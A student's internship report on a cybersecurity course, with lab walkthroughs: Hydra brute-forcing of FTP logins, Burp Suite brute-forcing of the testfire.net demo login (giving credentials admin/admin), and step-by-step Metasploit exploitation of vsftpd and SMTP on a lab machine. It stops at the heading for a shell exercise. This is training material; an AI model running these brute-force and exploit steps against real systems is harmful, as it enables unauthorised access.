Internship on Cybersecurity

REPORT

On
Four Weeks of Internship
Carried out on

DLITHE

In partial fulfilment of the requirements for the award of Degree of

BACHELOR OF ENGINEERING

In
COMPUTER Science and Engineering

By

VASISHTA P MATTA

USN 4NM21CS205

(Duration: 6th Feb, 2023 to 15th Feb, 2023)

About DLithe


DLithe is an EdTech company serving IT Companies and Academic Institutions, since the year 2018. With experiences drawn from corporate time, the foundation of DLithe is built to innovate products that transform the upcoming generation. The expertise in Embedded Systems, Robotics, Internet of Things, Cyber Security, and Artificial Intelligence is helping academics institutions to align with industry needs. Since inception, we have established 8 development centers enabling student community to work on research and development. Our services to IT companies have reduced the hiring cycle time and led to cost effective measures to source the best talent from on and off campus. We have transformed many lives by imparting 360-degree learning – Domain, Process & Technology, keeping focus on Customer Experience and Operational Excellence objectives. We are proud to say, DLithe is a bootstrap company with strong foundation, experience, trust and commitment to build an agile workforce towards industry need. Also partnered with 20+ college students and equip them for all needs of industrial workforce and also enables the student body to establish connections between academia and business. To help student understand clients need across a range of disciplines. We place a strong emphasis on domain learning. The major goal is to stimulate engineers' cognitive processes rather than to construct the solutions.

Summary of Internship

The internship enables the student to harmonize what they learnt in class with reality in professional ground. The Internship program was divided into 15 days online and 15 days offline project work. The aim and motivation of this training is to receive disciple, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of information science. This document describes the work I have done as a part of my one-month internship program with DLithe. This internship gave me the opportunity to gain practical knowledge on networks and penetration testing and its underlying exploits and mechanism. The first task of this internship is to assimilate about networks which included topologies, media, IP Addressing, Subnetting, Protocols, OSI Model, IPS, IDS, TCP/IP Applications and Services. The second task was about to master Linux Administration and Commands, Security policies, Physical security, Risk Management, Threat modelling. The next task included deep knowledge of Footprinting and Reconnaissance, scanning networks, Enumeration, Vulnerability analysis, use of nmap commands, Sniffing, Evading IDS, Firewalls, hacking wireless networks, Hacking Iot devices, Cloud computing and Cryptography, Information Security. Also, we are made to learn case study pertaining to cybercrimes like 2021 LinkedIn breach, GitHub attack, Capital one attack, Uber breach were also been discussed. During my internship period a number of approaches and exposure methods were used which include hands on writing, various reading materials, Exposure to Cyber Security Industries Conducting various penetration tests on websites. My responsibilities included me to have deep knowledge of Linux operating system and concept regarding ethical hacking as mentioned above and a profound understanding in various cybersecurity tools. Below are some technical tasks:


1.Password cracking of Metasploit machine using Hydra

Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services. Hydra is a fast and flexible network brute-forcing tool to attack services like SSH, and FTP. With a modular architecture and support for parallelization, Hydra can be extended to include new protocols and services easily. Hydra is undoubtedly a powerful tool to have in your pen-testing toolkit. Hydra can perform rapid dictionary attacks against more than 50 protocols. This includes telnet, FTP, HTTP, HTTPS, SMB, databases, and several other services. The common formats and options that Hydra provides are brute-forcing usernames and passwords. This includes single username/password attacks. we have two files users.txt and pass.txt that we expect a system to have, we can use Hydra to test the credentials for ftp. The IP address of metasploitable machine has been entered to test username and password. Below figure shows the result of test.



2.Perform password cracking of online vulnerable website(testfire.net) using Burp suite

According to question we made brute force attack using Burp suite to crack password of testfire.net website. Using kali Linux OS, I have created temporary project and by clicking on proxy button intersept is on so that Burp Suite is capable of intercepting traffic to and from a server. Then sign in into testfire.net website using any username and password on a browser. Then, when we send the request, the proxy will catch the request. Next, we need to send this request to the Burp Suite Intruder. In the very first screen Intruder will display the IP address of the target. We add payloads to username and password. Set the attack type into cluster bomb and by entering some common passwords and common username. After starting the attack, the one which contains correct username and correct password will have highest length. After cracking we know admin is the username and admin is the password to testfire.net website.




3.Perform Exploiting Metasploit using FTP

Sol: -

1)msfconsole

2)search vsftpd


3)use 0



4)set RHOSTS 192.168.56.101


5)show options


6)show payloads



7) show options

8) exploit






4.Exploiting Metasploit using SMTP


Sol: -

1) nmap -sV 192.168.56.101


2) msfconsole




3) search smtp scanner
4) use 0
5) show options



6) set RHOSTS 192.168.56.101
7) show options
8) run




9) open new terminal
10) nc 192.168.56.101



5.Exploiting Metasploit using Blind shell

Sol: -

